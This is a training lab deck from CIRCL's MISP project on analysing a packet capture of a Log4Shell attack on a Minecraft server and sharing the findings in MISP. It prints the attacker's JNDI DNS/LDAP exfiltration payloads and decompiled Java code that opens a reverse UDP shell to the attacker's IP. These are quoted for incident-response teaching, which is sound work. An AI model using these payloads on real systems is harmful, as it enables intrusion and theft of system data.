

# LABS II: ENCODING INFORMATION AND SHARING IT

E.304

CIRCL COMPUTER INCIDENT RESPONSE CENTER LUXEMBOURG

MISP PROJECT

<https://www.misp-project.org/>

MARCH 21, 2022



2022-03-21

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The goal of this lab is to analyze a network capture evidence file, encode, and share the information following successful exploitation by an attacker.

Resources:

- [capture.pcap](#)

Tools:

- [Wireshark](#): Network protocol analyzer
- [Jadx](#): Dex to Java decompiler
- [misp-wireshark](#): Lua plugin to extract data from Wireshark and convert it into MISP format

### Log4J exploitation lab

1.

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capture.pcap is a network capture on the eth0 interface on our Minecraft Server.

## Minecraft Server

- External IP: 44.202.61.172
- Internal IP: 172.31.84.208
- Version: Java Edition v1.18
- Vulnerable to CVE-2021-44228

External actors:

- **Player**
- **Attacker**

### Actors

1.

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**Minecraft Server**

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External actors:

- **Player**
- **Attacker**

# EXERCISE 1: IDENTIFYING THE EXTERNAL ACTORS

## Using Wireshark:

- Identify **Player** IP address
- Identify **Attacker** IP address



Figure: CSI: NY - S4E20

Exercise duration: 10 minutes

## Labs II: Encoding information and sharing it

### Exercise 1: Identifying the external actors

1. Player IP: 178.249.193.69, Attacker IP: 18.212.74.161

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
EXERCISE 1: IDENTIFYING THE EXTERNAL ACTORS

Using Wireshark:

- Identify **Player** IP address
- Identify **Attacker** IP address

Exercise duration: 10 minutes

## Statistics -&gt; IPv4 Statistics -&gt; All Addresses



Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
▼ All Addresses	6289				0,0792	100%	5,3500	73,572
172.31.84.208	6289				0,0792	100,00%	5,3500	73,572
178.249.193.69	3082				0,0388	49,01%	1,2900	1,250
18.212.74.161	2905				0,0366	46,19%	3,9400	73,572
142.251.33.206	266				0,0033	4,23%	1,3900	73,572
46.101.25.250	18				0,0002	0,29%	0,0400	35,317
172.31.0.2	16				0,0002	0,25%	0,0400	35,220
169.254.169.123	2				0,0000	0,03%	0,0200	71,321


Display filter:  Apply

Copy Save as... Close

## Useful filters:

- `ip.addr == 10.10.10.10 && ip.addr == 20.20.20.20`
- `dns.flags.rcode != 0`

## Wireshark tips



1. First one is for filtering the communication between two IP addresses only, second one shows failed dns requests, which can potentially be a C2 beaconing

## EXERCISE 2: IN-DEPTH ANALYSIS

1. Identify **Attacker** connection to the **Minecraft Server**
2. Search for *jndi* string using Wireshark packet string search, and extract all the payloads
3. Analyze JNDI payloads and their purpose
  - ▶ DNS
  - ▶ LDAP
4. Describe the information the **Attacker** leaked information via DNS/LDAP requests

Exercise duration: 20 minutes

### Exercise 2: In-depth analysis

1. Attacker connects in packet no. 1540. First attacker payload is a JNDI DNS probe to interact.sh (online tool). after a successful dns probe, attacker leaks via DNS OS user and Java version. Later the attacker leaks via LDAP queries, full Java version, OS, Java VM, Java locale, HW info. Last LDAP payload is a Java RCE.

1. Identify **Attacker** connection to the **Minecraft Server**
2. Search for *jndi* string using Wireshark packet string search, and extract all the payloads
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  - ▶ LDAP
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Exercise duration: 20 minutes

## EXERCISE 2: IN-DEPTH ANALYSIS SUMMARY

### DNS payloads

```
${jndi:dns://hostname-`${hostname}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
${jndi:dns://user-`${env:USER}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
${jndi:dns://version-`${sys:java.version}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
```

### LDAP payloads

```
${jndi:ldap://18.212.74.161/${java:version}}
${jndi:ldap://18.212.74.161/${java:os}}
${jndi:ldap://18.212.74.161/${java:vm}}
${jndi:ldap://18.212.74.161/${java:locale}}
${jndi:ldap://18.212.74.161/${java:hw}}
${jndi:ldap://18.212.74.161:389/1svssl}
```

## Labs II: Encoding information and sharing it

### Exercise 2: In-depth analysis summary

1. Attacker connects in packet no. 1540. First attacker payload is a JNDI DNS probe to interact.sh (online tool). after a successful dns probe, attacker leaks via DNS OS user and Java version. Later the attacker leaks via LDAP queries, full Java version, OS, Java VM, Java locale, HW info. Last LDAP payload is a Java RCE.

#### DNS payloads

```
${jndi:dns://hostname-`${hostname}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
${jndi:dns://user-`${env:USER}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
${jndi:dns://version-`${sys:java.version}`.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
```

#### LDAP payloads

```
${jndi:ldap://18.212.74.161/${java:version}}
${jndi:ldap://18.212.74.161/${java:os}}
${jndi:ldap://18.212.74.161/${java:vm}}
${jndi:ldap://18.212.74.161/${java:locale}}
${jndi:ldap://18.212.74.161/${java:hw}}
${jndi:ldap://18.212.74.161:389/1svssl}
```

## EXERCISE 3: PAYLOAD DELIVERY AND RCE

Identify the TCP stream where the **Attacker** delivered the RCE payload to the **Minecraft Server**

- Search for LDAP traffic after the last JNDI payload
- Payload delivery is over HTTP
- HTTP objects can be exported easily in Wireshark  
File → Export Objects → HTTP...
- What does the payload do?
- Identify which commands the **Attacker** run abusing the RCE

Exercise duration: 15 minutes

### Exercise 3: Payload delivery and RCE

1. ip.src==18.212.74.161 && udp

Identify the TCP stream where the **Attacker** delivered the RCE payload to the **Minecraft Server**

- Search for LDAP traffic after the last JNDI payload
- Payload delivery is over HTTP
- HTTP objects can be exported easily in Wireshark  
File → Export Objects → HTTP...
- What does the payload do?
- Identify which commands the **Attacker** run abusing the RCE

Exercise duration: 15 minutes



## EXERCISE 3: PAYLOAD DELIVERY AND RCE SUMMARY

```
// ExecTemplateJDK8.class
package defpackage;

/* renamed from: ExecTemplateJDK8 reason: default package */
public class ExecTemplateJDK8 {
    static {
        try {
            Runtime.getRuntime()
                .exec(System.getProperty("os.name").toLowerCase().contains("win")
                    ? new String[] {
                        "cmd.exe", "/C",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    }
                    : new String[] {
                        "/bin/bash", "-c",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    });
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println();
    }
}
```

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### Exercise 3: Payload delivery and RCE summary

1. The payload is a reverse UDP shell connecting to remote port 6666 on the attackers machine.

```
// ExecTemplateJDK8.class
package defpackage;

/* renamed from: ExecTemplateJDK8 reason: default package */
public class ExecTemplateJDK8 {
    static {
        try {
            Runtime.getRuntime()
                .exec(System.getProperty("os.name").toLowerCase().contains("win")
                    ? new String[] {
                        "cmd.exe", "/C",
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                    : new String[] {
                        "/bin/bash", "-c",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    });
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println();
    }
}
```

Describe and encode the exfiltration process, data and target in MISP

### └─ MISP encoding 1/2

1.

Play with distribution and correctly set it for each data point

### └─ MISP encoding 2/2

1.

MISP automation with PyMISP and Scapy

### └─ PyMISP and Scapy

1.

Show how misp-wireshark can be use to export pcap data to MISP format.

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### Labs II: Encoding information and sharing it

#### └ Bonus: misp-wireshark

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Show how misp-wireshark can be use to export pcap data to MISP format.